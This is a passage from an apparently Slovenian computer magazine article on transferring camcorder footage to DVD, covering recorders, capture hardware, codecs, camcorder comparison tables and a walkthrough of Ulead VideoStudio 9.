veda slabša možnost. Možnost hitrega ročnega ostrenja imajo le nekateri, predvsem dražji modeli. V slabših svetlobnih razmerah ali pri snemanju dveh oseb, ki se pogovarjata, videokamera velikokrat ne zna oceniti, v kateri točki naj bo ostro, in ročno ostrenje je edina rešitev. Kako boste prišli do tega, je druga stvar, žal obroči za ostrenje okoli objektiv vztrajno izginjajo. Za razliko od digitalnih fotoaparátov videokamere veliko bolje ocenijo izravnavo beline, čeprav se tudi slednje znajo zmotiti. Plezanje po menijih pri cenejših modelih ali gumb pri dražjih, če izpostavimo dva načina izbiranja izravnave. Vdelana lučka, ki sicer zelo hitro prazni baterijo, utegne biti več kot dobrodošla, saj pomaga k boljšim rezultatom v slabših svetlobnih razmerah, poleg tega pomaga pri ostrenju. Če videokamera tega nima, je zelo priporočljivo, da ima nastavek za mobilno lučko. Tudi možnost ročnega odpiranja in zapiranja zaslonke je uporabna stvar, če smo tega dela bolj vešč. Ko na koncu pregledamo vse te možnosti, ugotovimo, da sta pomembnejši ergonomija in preprosto upravljanje, kot pa tiste možnosti, ki jih proizvajalci radi izpostavijo. ■

digitalni filmi

# Kako presneti svoje filme na DVD?

Digitalne in analogne videokamere, večinoma shranjujejo filme na videokasete, VHS, 8 mm, pomnilniške kartice. Tem je skupno v glavnem to, da so videokamere in da njihov medij večinoma ni končna postaja. Trenutno želi večina uporabnikov presneti svoje filme na DVD.

**Piše: Zdenko Frangež**

zdenko.frangez@mojmikro.com

Jasno. Ko pa je DVD kot medij tako primeren, tako poceni in seveda več kot razširjen. Predvajaniki in delno tudi že DVD-snemalniki so dostopni tudi tistim z nekoliko plitvejšimi denarnicami.

DVD-medije reklamirajo tudi kot večer medij. Večer ravno ni, daleč od tega, prav gotovo pa ima daljšo življenjsko dobo kot magnetni trakovi. Večer tudi ne bo zaradi vedno novih tehnologij in vedno prostornejših medijev. Dandanašnji pa je DVD aktualen, razširjen in je seveda jasno, da bomo filme posneli na ta medij. Kako se temu streže, smo že pisali, pa je tema kljub temu še vedno tako aktualna in uporabniki vedno znova iščejo takšne in drugačne nasvete na to temo. Torej pogledajmo, kako se zadevam streže.

## PRVI KORAKI

Načinov kako se zadeve lotiti je več. Najlažja pot je **DVD-zapisovalnik** (rekorder). Lahko ga kupite za nekaj deset tisočakov. Na takšno napravo je mogoče priključiti analogno ali digitalno videokamero, videorekorder in filme preprosto **presneti**. Ne glede na to, kakšne vr-

ste kamero imamo ali kakšen medij uporablja za hranjenje filmov. Ta rešitev je prav gotovo najlažja, žal pa takšni DVD-rekorderji ne ponujajo prav veliko možnosti. Če želite posnetke tudi nekoliko **obdelati**, se posvetiti montaži in izdelavi menijev potem to seveda ni dokončna in kompletna rešitev, čeprav je še kako primerna. Tudi če boste nekatere filme obdelali s pomočjo računalnika, pa večina uporabnikov filmov ne obdeluje, ampak samo hrani in si jih ogleduje. Takšnim je preprost DVD-snemalnik dovolj.

Zahtevnejši imajo na voljo tudi DVD-snemalnike, ki omogočajo **montažo**. Takšni snemalniki imajo vdelan zajeten **trdi disk**. Nanj prenesete film ali kopico filmov, potem pa si jih preprosto ogledate. Zavrtite malo naprej, malo nazaj, poiščete posamezne kadre in jih označite. Tudi pri tem opravilu vam nekoliko boljše naprave pomagajo s **samodejnim odkrivanjem kadrov**. Potem te kadre samo zložite v novem vrstnem redu, dodate prehode in posebne učinke, naslove, podnaslove

in še kaj. Naprava bo izvedla končno montažo in prenos na DVD. Zadeva je dokaj preprosto naravnana in sila podobna montaži filma z domačim računalnikom. Le da sedite pred DVD-zapisovalnikom in TV-zaslonom. Je pa razpon možnosti dodanih tovrstnim napravam sila širok. Naprave, ki ponujajo veliko ali prav vse so še precej drage. Seveda s časom cene tudi na tem področju padajo. Zares izpopolnjene naprave pa bodo vedno domena zahtevnih amaterjev in profesionalcev, tako so tudi cene naravnane višje.

Vse skupaj je nekako tako, kot je bilo v času videokaset. Tudi takrat so bile na voljo sila zmogljive naprave, ki so omogočale montažo filmov. Pozneje so se pojavile naprave za montažo filmov neposredno s kaset mini DV. Zdaj smo še v dobi DVD-naprav, pa že spet nekateri proizvajalci drugačne opreme napovedujejo njihov zaton. Prihodnost pa je že zdaj videti pestra, saj se vsi proizvajalci trudijo izdelati napravo, ki bo uporabnikom zlezla pod kožo. Tako so na obzoru že naprave s prostornejšimi optičnimi mediji, take, ki jih sploh nimajo,



\* V tabeli so zajete kamere mini DV do 100.000 SIT, ostale pa tiste, ki jih je mogoče najti preko večjih spletnih strani, oziroma so najpogostejše na policah naših trgovin

## VIDEOKAMERE

Proizvajalec in ime modela	Canon MV 700i	Canon MV 790	Canon MV 800	Sony DCR-HC17E	Sony DCR-HC19E	JVC GR-D225	JVC GR-D239	JVC GR-D245
Informacije	Canon Adria	Canon Adria	Canon Adria	Sony Slovenija	Sony Slovenija	Medis d.o.o	Medis d.o.o	Medis d.o.o
Spletni naslov	www.canon.com	www.canon.com	www.canon.com	www.sony.com	www.sony.com	www.jvc.com	www.jvc.com	www.jvc.com
Cena	98.667 SIT	80.988 SIT	87.990 SIT	94.490 SIT	84.990 SIT	76.790 SIT	76.790 SIT	81.590 SIT
Tehnični podatki								
Vrsta	Mini DV	Mini DV	Mini DV	Mini DV	Mini DV	Mini DV	Mini DV	Mini DV
Tipalo	CCD 1/6" 800.000 točk	CCD 1/6" 800.000 točk	CCD 1/6" 800.000 točk	CCD 800.000 točk	CCD 800.000 točk	CCD 800.000 točk	CCD 800.000 točk	CCD 800.000 točk
Format	ni podatka	ni podatka	16:9	ni podatka	ni podatka	ni podatka	ni podatka	ni podatka
Optična / digitalna povečava	18x / 360x	18x / 360x	20x / ni podatka	20x / 640x	20x / 800x	16x / 700x	25x / 800x	25x / 800x
LCD zaslon	2.5" 112.00 točk	2.4" 112.00 točk	2.4" 112.00 točk	2.5"	2.5"	2.5"	2.5"	2.5"
Pomnilni medij	Mini DV kaset	Mini DV kaset	Mini DV kaset	Mini DV kaset	Mini DV kaset	Mini DV kaset	Mini DV kaset	Mini DV kaset
Priključki	DV izhod, analogni vhod	DV izhod, analogni vhod	ni podatka	DV, S-Video, USB	DV, S-Video, USB	DV	DV	DV
Dimenzije in teža	53.0 x 95.0 x 139.0 mm, 490g	51 x 93 x 130 mm, 430g	ni podatka	55 x 90 x 112mm, 400g	54.7 x 90 x 111.7mm, 400g	ni podatka	ni podatka	ni podatka



ampak se zanašajo na miniaturne trde diske. Vse najdemo v razponu od ogromnih medijskih centrov pa vse do dlančnikov, s katerimi je mogoča tudi videomontaža.

Nekatera podjetja, med katerimi orje ledino tudi Sony, pa so ubrala bližnjico do preproste videomontaže in zapisovanja filmov na DVD-je. V dobi, ko nam vsi predstavljajo prednosti multimedijских računalnikov, je to možnost seveda težko spregledati. Naredili so le korak naprej in sestavili **mini PC**, ki je namenjen le ali predvsem videomontaži. Tak računalniček je lahko sila oskuljen, da je le dovolj hiter, da ima trdi disk in DVD-zapisovalnik. Ključna je seveda **programska oprema**, ki vam omogoča preprosto videomontažo. Tovrstne naprave so na voljo že za dobrih sto tisočakov. In ja, so zanimive. Ampak ker večina lastnikov kamer že ima doma tudi računalnik, je rešitev nekoliko hecna. Saj imate skoraj vse že doma, le uporabiti je treba.

Seveda. Očiten način je uporaba **domačega računalnika**. Praktično vsi novi računalniki so dovolj zmogljivi, tudi nekoliko boljši prenosniki. Potrebujete le **grafično kartico** z ustreznim analognim vhodom, če imate analogno videokamero, priključkom **firewire**, če premorete digitalno kamero, TV-kartico s takšnim vhodom ali posebno kartico za zajem analognega video signala. Strojne zahteve so torej odvisne od tipa kamere, ki jo uporabljate. Zmogljivejši računalniki so že tudi več kot dovolj zmogljivi za sprotno **kodiranje v format MPEG-2**, ki je potreben za DVD-filme in sprotnim odpravljanjem prepletanja (deinterlace). Tudi če vam računalnik ne zmore opraviti vseh opravil hkrati v realnem času, pa je to mogoče storiti postopoma. Filme je mogoče zajeti v **nestisnjem formatu AVI** in pozneje odpraviti prepletanje in stisniti s katerim od primernih kodekov. Zadeva vsekakor zasede več prostora, na srečo pa so trdi diski velikosti preko sto GB

## ➤ Poglavitni koraki so prenos zajetega filma na trdi disk, kodiranje, obdelava video posnetka, ponovno kodiranje in zapis filma na DVD-medij.

že zelo poceni, zadoščajo pa za nekaj ur posnetega materiala. In ko zadevo kodiramo, jo je preprosto zapeči na DVD, kar sprosti prostor na disku za nove zajeme posnetkov iz videokamere.

Najpreprosteje je seveda z **digitalnimi videokamerami**. Te imajo praktično vse ali vsaj velika večina priključek firewire, nekatere že tudi USB. Praktično vsi računalniki oziroma njihove matične plošče premorejo priključek firewire. In za prenos filma na trdi disk ne potrebujete nič drugega kot ustrezen povezovalni kabel in katerega od programov za prenos videa na domač računalnik. V nekaterih primerih je že priložen kameri, na voljo so brezplačne različice nekaterih programov. Prav vsi programi za obdelavo digitalnega videa pa znajo opraviti to kar mimogrede. Bolj zapleteno je z **analognimi videokamerami**, pa ne veliko. Ker je razlika samo pri načinu prenosa filma na trdi disk, ne bom posebej razlagal, kako je pri eni ali drugi vrsti. Za digitalne kamere že vemo (ja, tako preprosto je to), kako gre pri analognih, pa bomo seveda pogledali malo podrobneje.

Poleg omenjenih rešitev za prenos video signala iz analogne kamere v računalnik so na voljo še **zunanje naprave** v obliki različnih kodirnikov iz analognega signala v digitalni video.


DVD-zapisovalnik od uporabnika zahteva najmanj znanja in tudi nudi manj. Za zahtevnejše, oziroma tiste, ki se nekoliko znajdejo z domačim računalnikom, pa bomo pogledali nekaj že omenjenih rešitev nekoliko podrobneje.

Pa nič strahu, ves postopek niti ni tako zapleten, kot je videti v samem začetku. Ko razumemo osnovna načela in imamo seznam

potrebne strojne in programske opreme, je vse drugo lahko. Potrebujemo sicer veliko volje, nekaj znanja in spretnosti, pa veliko časa. Treba je tudi vedeti, da vse rešitve ne dajejo enake kakovosti končnega izdelka ali ne ponujajo vseh možnosti. Razlika je tudi v delu, ki ga boste vložili v ohranjanje video zapisov. Končna odločitev bo vaša. Morda na podlagi opreme, ki jo že imate doma, ali pa na podlagi časa, ki ga lahko temu namenite.

### ... IN NADALJNI KORAKI

Preden se zadev lotite, pa je potreben premislek, kaj in kako. Vsa opravila je mogoče razdeliti na nekaj korakov. Najprej je treba **zajeti film iz videokamere** in ga **shraniti na trdi disk**. Če je mimogrede kodiran v MPEG-2, toliko bolje (da je pestreje, imajo različne kamere različne formate zapisa filma na kaseto ali drug medij), sicer vas čaka **kodiranje** v



JVC GR-DF425	Sony DCR-TRV270E	Soy DCR-TRV285E	Sony DCR-TRV480E	Sony DCR-DVD202E	Sony DCR-DVD203E	Sony DCR-DVD7	Canon DC20	Canon DC10
Medis d.o.o	Sony Slovenija	Sony Slovenija	Sony Slovenija	Sony Slovenija	Sony Slovenija	Sony Slovenija	Canon Adria	Canon Adria
www.jvc.com	www.sony.com	www.sony.com	www.sony.com	www.sony.com	www.sony.com	www.sony.com	www.canon.com	www.canon.com
99.442 SIT	69.741 SIT	78.291 SIT	92.991 SIT	159.165 SIT	178.500 SIT	169.191 SIT	223.661 SIT	189.984 SIT
Mini DV	Digital 8	Digital 8	Digital 8	DVD	DVD	DVD	DVD	DVD
CCD 800.000 točk	CCD 540.000 točk	CCD 540.000 točk	CCD 540.000 točk	CCD 1.07 milijona točk	CCD 1.07 milijona točk	CCD 800.000 točk	CCD 2.2 milijona točk	CCD 1.33 milijona točk
ni podatka	ni podatka	ni podatka	ni podatka	16:9	16:9	16:9	16:9	16:9
15x / 700x	20x / 990x	20x / 990x	20x / 990x	12x / 480x	12x / 480x	10x / 120x	10x /	10x / 200x
2.5"	2.5" 123.000 točk	2.5" 123.000 točk	2.5" 123.000 točk	2.7"	2.7"	2.5" 123.000 točk	2.5" 123.000 točk	2.5" 123.000 točk
Mini DV kasetna	Digital 8 kasetna	Digital 8 kasetna	Digital 8 kasetna	DVD-R, DVD-RW, DVD+RW	DVD-R, DVD-RW, DVD+RW	DVD-R, DVD-RW, DVD+RW	DVD-R, DVD-RW, DVD+RW, pomnilna kartica	DVD-R, DVD-RW, DVD+RW
DV	DV, S-Video, USB	DV, S-Video, USB	DV, S-Video, USB	S-Video, video	S-Video, video /vhodi in izhodi, USB	S-Video, video /vhodi in izhodi, USB	USB 2.0, AV, S-Video	USB 2.0, AV, S-Video
ni podatka	85 x 98 x 151, 780g	85 x 98 x 151, 780g	85 x 98 x 151, 800g	57 x 87 x 131, 440g	57 x 87 x 131, 440g	49 x 101 x 127mm, 360g	47 x 86 x 122 mm, 410g	47 x 86 x 122 mm, 400g

## digitalni filmi

ustrezen format za zapis na DVD-medij.

Naslednji korak je namenjen **obdelavi video posnetka**. Delitev na manjše kadre, med katere boste vnesli prehode, če se boste tega seveda lotili, potem vas čaka določitev kadrov in izdelava menijev. Vsako rezanje in spajanje filma, vnos prehodov med kadri in še kaj pa zahteva **ponovno kodiranje** filma, kar spet zahteva nekaj časa. Ta ni nujno zelo kratek. Zato se pripravite pri daljših filmih tudi na daljši čas kodiranja celotne zadeve. Programi za obdelavo videa pa omogočajo, da vse pripravite v naprej in končno kodiranje opravite na koncu. Zvečer torej opravite vse potrebno, ponoči bo pa poprijel vaš računalnik in do jutra prav gotovo opravil vse potrebno. Tako boste izdelali DVD-film, ki ne narekuje le linearnega ogleda. Mogoče je izbirati predvajanje posameznih delov, kakor jih prej določite. Natančno tako, kot ste vajeni pri komercialnih DVD-filmih. Le nekaj več truda je treba vložiti in seveda izbrati ustrezno programsko opremo, ki vse te možnosti podpira. Zadnji korak je **zapis filma na DVD-medij**.

## STROJNA OPREMA

Zajem filma iz analogne videokamere, lahko tudi iz videorekorderja, je **zajem analognega video signala**. Ni nobene razlike med tema dvema napravama. Vsaj v postopku ne. Torej potrebujemo posebno napravo, ki tak signal sprejme in spremeni v primerno obliko za računalnik. Nekoč smo za to kupovali posebne grafične kartice z analognim video vhodom. Danes je to pozabljeno. Na voljo je namreč kopica TV-kartic vseh vrst in oblik, ki za nameček še prav hudo drage niso. Omogočajo pa poleg tega, kar trenutno opisujem, tudi snemanje TV-sporodov.

Zraven slike pa bi radi zajeli tudi **zvok**. Za to je potrebna zvočna kartica z audio vhodom. Večina novjših matičnih plošč z vdeleno zvočno kartico to seveda omogoča.

Niso pa čisto vse tudi dovolj kakovostne. Pogosta napaka, ki se pojavlja, je zaostajanje ali prehitvanje zvoka. Včasih se pojavi takoj, včasih šele po določenem trajanju prenosa. Vse je odvisno od strojne in včasih tudi od programske opreme. Včasih je dovolj, če omejimo zajem posnetkov z videokasete na, recimo, eno uro, drugač ne bo nobenih težav, v tretjem primeru pa bo potrebno nekaj preizkušanja strojne opreme in izbrati takšno, ki omogoča normalno delo. Katera kombinacija bo pa delovala bolje ali slabše, pa ne more nihče v naprej povedati. Treba bo preizkusiti. Lahko tudi trgovcu razložite svoje zahteve, ta bo moral pa zagotoviti brezplačno in zadovoljivo delovanje tako opremljenega računalnika.

Glavni delež obremenitev pa bo v večini primerov nosil **procesor**. Če ni dovolj zmogljiv, se bodo pri zajemu izgubljale sličice, če bo teh veliko, pa bo tako zajet film praktično neuporaben. Večina sodobnih računalnikov, kot rečeno, zmore to opravilo. Vendar ne, če počnete takrat z računalnikom še kaj drugega.

Vzemite si čas, naj ob zajemu videa računalnik počne samo to.

## TV-kartice

V glavnem še vedno velja, da dražje kartice omogočajo več in delujejo zanesljiveje. Novejši modeli ne bodo povzročali preglavic, tudi če so nekoliko cenejši. Treba je le izbrati model, ki ima vdelen **tudi analogni video vhod**. Žal



ga nimajo prav vse kartice, torej nekaj pozornosti pred nakupom ni odveč. Na voljo so naprave za PCI-vodilo, zadnje čase pa so čedalje pogostejše zunanje naprave z USB-vodilom. Kakšno si boste privoščili, je odvisno od vas. USB-modeli so le prilagodljivejši. Lahko jih prenašate naokoli in priključite v poljuben računalnik.

## Kartice z vdelenim kodirnikom

Kartice za zajem in digitalno obdelavo videa so še vedno v glavnem domena zahtevnejših uporabnikov. Zato so tudi **nekoliko dražje**. Tipični predstavniki takšnih kartic prihajajo iz podjetij **Pinnacle** in **Matrox**. Praviloma gre za naprave, ki ponujajo **strojno kodiranje**, kopico priključkov in možnosti, ki jih bo znal izkoristiti do konca izkoristiti le nekoliko bolj vnet uporabnik. Sicer so na voljo tudi nekoliko cenejše različice, pa navadno znižajo ceno

Proizvajalec in ime modela	Hitachi DZMV-730	Hitachi DZMV-750	Hitachi DZMV-780	Hitachy GX20E	JVC GZ-MG20	JVC GZ-MG30	JVC GZ-MG50	JVC GZ-MC200
Informacije	Lukvel d.o.o.	Lukvel d.o.o.	Lukvel d.o.o.	Lukvel d.o.o.	Medis d.o.o.	Medis d.o.o.	Medis d.o.o.	Medis d.o.o.
Spletni naslov	www.hitachi.com	www.hitachi.com	www.hitachi.com	www.hitachi.com	www.jvc.com	www.jvc.com	www.jvc.com	www.jvc.com
Cena	143.990 SIT	159.500 SIT	175.900 SIT	233.920 SIT	194.814 SIT	208.991 SIT	234.991 SIT	295.741 SIT
Tehnični podatki								
Vrsta	DVD	DVD	DVD	DVD	HD	HD	HD	HD
Tipalo	ni podatka	ni podatka	CCD 1.3 milijona točk	CCD 2.12 milijona točk	CCD 800.000 točk	CCD 800.000 točk	CCD 1.3 milijona točk	CCD 2.12 milijona točk
Format	16:9	16:9	16:9	16:9	16:9	16:9	16:9	16:9
Optična / digitalna povečava	16x /	16x /	ni podatka	ni podatka	25x / 800x	25x / 800x	15x / 700x	10x / 200x
LCD zaslon	2.5"	2.5"	2.5"	2.5"	2.5"cm	2.5"cm	2.5"cm	4.5 cm
Pomnilni medij	8cm DVD-RAM/ DVD-R, SD	8cm DVD-RAM/ DVD-R, SD	8cm DVD-RAM/ DVD-R, SD	8cm DVD-RAM/ DVD-R, SD	trdi disk 20 GB, SD	trdi disk 30 GB, SD	trdi disk 50 GB, SD	4Mb MicroDrive, CF, SD
Priključki	USB, S-Video, kompozitni video in avdio	USB, S-Video, kompozitni video in avdio	USB, S-Video, kompozitni video in avdio	USB, S-Video, kompozitni video in avdio	USB	USB	USB	USB
Dimenzije in teža	51 x 89 x 133 mm	51 x 89 x 133 mm, 450g	51 x 86 x 123 mm, 420g	51 x 90 x 137 mm, 480g	380g	380g	380g	355g



na račun strojnega kodiranja. Strojno kodiranje videa pa ima svoje dobre in slabe plati. Dobra je prav gotovo **razbremenitev procesorja**, saj skoraj vse potrebno opravi kartica sama.

Tako za zajem videa v realnem času zadošča že računalnik z dokaj skromnim procesorjem. Negativna plat pa je **omejen izbor kodekov**. Kodek je vdelan v strojno opremo. Pri neka-

terih modelih ga je mogoče nadgraditi. Video bo navadno v formatu MPEG-2, primernem za zapis na DVD. Lahko pa pozneje zapis kodirate v poljuben format in zadeva je urejena.


Na voljo so tudi posebne naprave, imenovane **DV Box**, ki so namenjene prav isti zadevi, torej zajemu digitalnega ali analognega videa iz kamer ali drugih virov.

### Kodeki

Tokrat o kodekih ni treba posebej izgubljeni besed. Potrebujete jih in to je vse. Ni potrebe po posebnih nastavitvah in posebni izbiri kot pri kodekih DivX. Vedeti morate le, da potrebujete kodek **MPEG-2**, in to tistega za **kodiranje**. Kodek za dekodiranje verjetno že imate v svojem računalniku. Kodirni del pa boste dobili ob nakupu ustrezne programske opreme ali pa boste z nakupom pridobili možnost prenosa kodeka s spletne strani založnika. V nasprotnem primeru bo treba pošteno prebrskati svetovni splet in poskusiti najti brezplačen kodek. Težko bo, saj je večino MPEG-2 kodirnih kodekov treba plačati. Vse je seveda odvisno od vas in vaše programske opreme. Saj to tudi določa, kako se boste zadeve lotili, katere formate uporabili za obdelavo in kako boste vse skupaj pretvorili v obliko, primerno za zapis na DVD.

Ponujene rešitve pa še zdaleč niso vse. Le dober zgled so, kako se zadeve lotiti. Ob branju vam morda gredo lasje pokonci in razmišljate, komu se ljubi s tem mučiti. V resnici pa je, ko enkrat poskusite, zadeva sila preprosta, po nekaj zajetih filmih pa boste že pravcati veteran in boste druge prepričevali o prednostih ene ali druge rešitve. In če ste lastniki primerne programske opreme, ni razloga, da zadev ne preizkusite takoj, ko boste imeli pol ure prostega časa. Še zadnji nasvet: **pri prvih projektih zapišite film na prepisljivi medij**. Če boste zadovoljni ga lahko prekopirate na cenejšega za enkratno uporabo. Po nekaj projektih pa boste tako vedeli kako in kaj vam je najbolj všeč.

In navsezadnje so dandanašnji DVD-mediji tako poceni, da vas ne bo konec tudi če bo kakšen romal v koš, ker ne boste zadovoljni s končnim izdelkom. Zato nič strahu, zadeva je preprosta in celo zabavna. Družina in prijatelji pa bodo vsekakor navdušeni nad smiselno obdelanimi video posnetki. Tako se ne bodo več mučili z nekajurnimi posnetki vašega zadnjega dopusta v katerih je vse, od tresočih rok, spotikanja in še česa. Krajši, smiselno urejen prikaz je vsekakor boljši.



### Zvočne kartice

Potrebujemo avdio vhod zadostne kakovosti. Na matično ploščo vdelane sicer načeloma zadostijo vsem kriterijem, zadeva pa v nekaterih primerih ne bo delovala. Včasih tudi samo zaradi trmaste programske opreme. Zadevo seveda velja preizkusiti, da se izognemo nepotrebnemu nakupu dodatne zvočne kartice.

## V centru mesta Ljubljane: trgovina z računalniško, multimedijško in ostalo informacijsko tehnologijo.

Velika izbira namiznih in prenosnih računalnikov, tiskalnikov, komunikacijske opreme, GPS navigacije ter veliko drugih dodatkov in sestavnih delov.



Graficne tablice




CD/DVD duplikatorji




MP3 predvajalniki



USB spominski moduli



Multimedijška oprema



CD mediji za vizitke



Različni kabli



Hitri servis za računalniško opremo v centru mesta Ljubljano

Konkurenčne cene ter obročno odplačevanje preko trajnika do 400.000 SIT in 24 obrokov

WWW.ZAK.SI

P.E. Miklošičeva 36, 1000 Ljubljana, Tel. 430 38 71, 430 38 72. e-mail: info@zak.si

Trgovina ZAK, Andrej Žlindra s. p.



# zak



digitalni filmi

## PROGRAMSKA OPREMA

Prav z izbiro primerne programske opreme je navadno največ težav. Pa se v resnici s tem ni treba zelo obremenjevati. Ponudba je dokaj raznolika, saj so primerni vsi programi, ki zmorejo **zajeti video signal**. Tako je razpon od posebnih programov za zajem videa s TV-kartic (velikokrat so že priloženi takšni strojni opremi), univerzalnih programov, ki znajo zajeti video tudi iz drugih virov, pa vse do programov za digitalno obdelavo videa, ki vsi brez razlike podpirajo tudi zajem iz različnih virov. Slednji so dražji, zato omogočajo montažo, vstavljanje prehodov in še kaj.

Nekaj programov za zajem in obdelavo digitalnega videa boste našli tudi na našem **MikroCD-ju**. Najprivlačnejšega med amaterskimi programi pa bom še posebej opisal. Vsaj toliko, kolikor dopušča prostor, in toliko, da bo izbira ali odločitev o nakupu lažja.

### Ulead VideoStudio 9

Podjetje Ulead je že dolgo znano po svojih programih, namenjenih domači rabi. Osnovna vodilo pri izdelavi takšnih programov je **preprosta uporaba**, kar jim je več kot uspelo. Video Studio 9 je nov izdelek, ki se teh načel še kako natančno drži. Je sila preprost za uporabo, saj vam na poti skozi vse korake, od zajema, obdelave, izbire ozadij, tem in izdelave menijev, seveda pa tudi zapisa videa na DVD ali drug optični medij, pomaga **čarovnik**. Tudi če se tega odrečete, pa je struktura uporabniškega vmesnika takšna, da je vrstni red opravljen več kot jasen. Pri vseh prednostih tega programa za domačo rabo je tudi njegova cena naravnana natančno tako visoko, kot so uporabniki še pripravljeni plačati. In **99 USD** prav gotovo ni preveč. Tako tudi ni naključje, da je ta izdelek med najpriljubljenejšimi tovrstnimi programi nasploh. Pa pogledjmo, kaj nas čaka, natančno tako, kot si vrstijo koraki in meniji v vmesniku video urejevalnika.

Pri opisu korakov bom izpustil delo s čarovnikom, saj ga v resnici sploh ne potrebujete. Če ga že uporabite, pa vas bo tako ali tako peljal za roko skozi vse korake in nikjer ni nobenega dvoma, kaj morate storiti, da bo proces pripeljan do konca oziroma do končnega izdelka – na DVD zapisanega filma.

Najprej pogled na priloženi CD, namestitev programa in že si bomo lahko skupaj ogledali, kako in kaj.

### • Zajem videa (Capture)



program vse postori tako, kot je potrebno za nadaljnje delo.

### • Urejanje (Edit)



V tem delu imate nekaj možnosti. Zajem videa iz poljubnega vira (kamera, VCR ...), uvoz posnetkov z video DVD-ja in pregled vsebine videokasete ter zajem videa (in seveda njegov prenos na trdi disk). Pri tem ni treba razmišljati o formatih zapisa, saj

V tem delu je na voljo vse, kar želite početi z video posnetkom – od rezanja, deljenja scen do spajanja, premikanja ... Vstavljate lahko fotografije, popravljate barve in še kaj. Vse je naravnano na preproste izbire, premikanje drsnikov in odločanje, kdaj je kaj

tako, kot želite. Praktično vse je mogoče doseči s kazalcem in premakniti z miško. Preprosteje tega zares ni mogoče početi. Le igrajte se z možnostmi, saj se originalnemu posnetku na trdem disku ne bo zgodilo nič, kljub vsem operacijam, ki jih boste uporabili. Vse spremembe so shranjene kot nov projekt. Vse napravljeno pa lahko tudi zelo hitro vrnete v prvotno stanje. In ko vam zmanjka idej ali časa vas čaka naslednji korak.

### • Posebni učinki (Effect)



pozneje odločali, kaj v resnici tudi uporabiti na svojih video posnetkih. Vse skupaj je podobno igri in zlaganju lego kock. Vse je poenostavljeno, kolikor je le mogoče.

Ko ste zadovoljni z videom videa, pa se že lahko podate v nekoliko zahtevnejše vode.

### • Plasti (Layer)



Še bolje. Video v video. Enega prek drugega, ali vsaj na določenem delu. Zadeva je sila uporabna tudi, če hočete opozoriti na določeno podrobnost, saj lahko to v posebnem oknu povečate, kolikor želite. Tako dosežemo zanimive učinke ali prehode med kadri. Seveda je mogoče vnašati tudi fotografije, tukaj pa lahko tudi že dodajate glasbo. Ali pa pozneje, kar vam je ljubše.

Ja, še vedno je vse podobno igrčkanju. Na časovnem traku samo prijemljite vse, kar vam pade na pamet, in premikajte z miško. Primi in spusti je tukaj zapoved dneva. Gre? Končali? Potem gremo naprej.

### • Naslovi (Title)

In že smo pri naslovi. Ne samo glavnem, tudi **podnaslovi** so mogoči.



Navadni, torej statični, pa animirani, lahko pa izdelate svoje v risarskem programu in jih dodajate po moli volji med kadri ali čeznje. Nič lažjega. Veliko lažje kot igra Solitaire. Ta del bo hitro za vami in prav je tako.



### • Avdio (Audio)



te kdaj se bo kaj tudi slišalo med predvajanjem filma. Zadeva je tako preprosta, da skoraj ni več kaj reči na to temo. Malo še pobrsajte po menijih, saj boste še kaj našli. V glavnem pa je to to.

### • Delite svoje umetnine z drugimi (Share)

Deljenje z drugimi je posrečen naziv zadnjega koraka. Na voljo pa je precej možnosti. Svoj izdelek lahko shranite kot datoteko oziroma kot **video zapis**, kot **zvočni zapis**, vse zapečete na **optični medij** (navadno je to DVD, si ogledate ves projekt, **izvozite** video v enega od množice podprtih formatov, shranite kot **spletni video zapis** ali posnamete vse skupaj **nazaj na videokaseto** z videokamero. Slednja možnost je pri nekaterih kamerah onemogočena. Z nekaj doplačila v servisu pa vam bodo pri večini modelov omogočili tudi to, če to ni dostopno že ob nakupu kamere.

Ob zapisu na DVD vas čaka samo še določitev izdelave menijev ali pa tudi ne, določitev vrste zapisa (DVD, VCD, SVCD) in zapis na optični medij. Preden pritisnete na ikono »Zapeči«, pa si še vedno lahko premislite in kakšno zadevo popravite ali opravite nekoliko drugače.



Seveda to še ni vse. No, v glavnem je, a na voljo je še več. Poljubno lahko namreč uvažate fotografije in video posnetke, določate to in ono, toda to je že zadeva, ki se je boste lotili nekoliko pozneje. Morda še ne pri prvem projektu, vsekakor pa kmalu.

Odkrivanje ostalih možnosti pa naj vam bo zabava za dolge večere, ko ni kaj prida dobrih filmov na TV-zaslonih. Takrat je namreč pravi čas, da izdelate svoje.

V zadnjih letih sem preizkusil kar nekaj tovrstnih programov – poceni in zelo dragih. In verjemite, preprosteje kot s pravkar opisanim skoraj ne gre, vsaj ne za takšno, razmeroma nizko ceno. Program vam bo zadoščal za dolgo časa. Če se bodo vaše ambicije povečale in ga boste prerasli, pa je vsekakor bil in bo odličen program za uvajanje v svet obdelave videa in prehod na zahtevnejše programe, pri katerih je potrebno natančneje poznati vse zakonitosti in ne nazadnje tudi svoje želje.

Seveda to ni edini tovrstni program in ni nujno, da bo všeč tudi vam. Ob ogledu in preizkusu vsaj enega tovrstnega programa, pa bo tudi prehod na druge lažji in manj zahteven.

### • Easy Video Editing v2.1

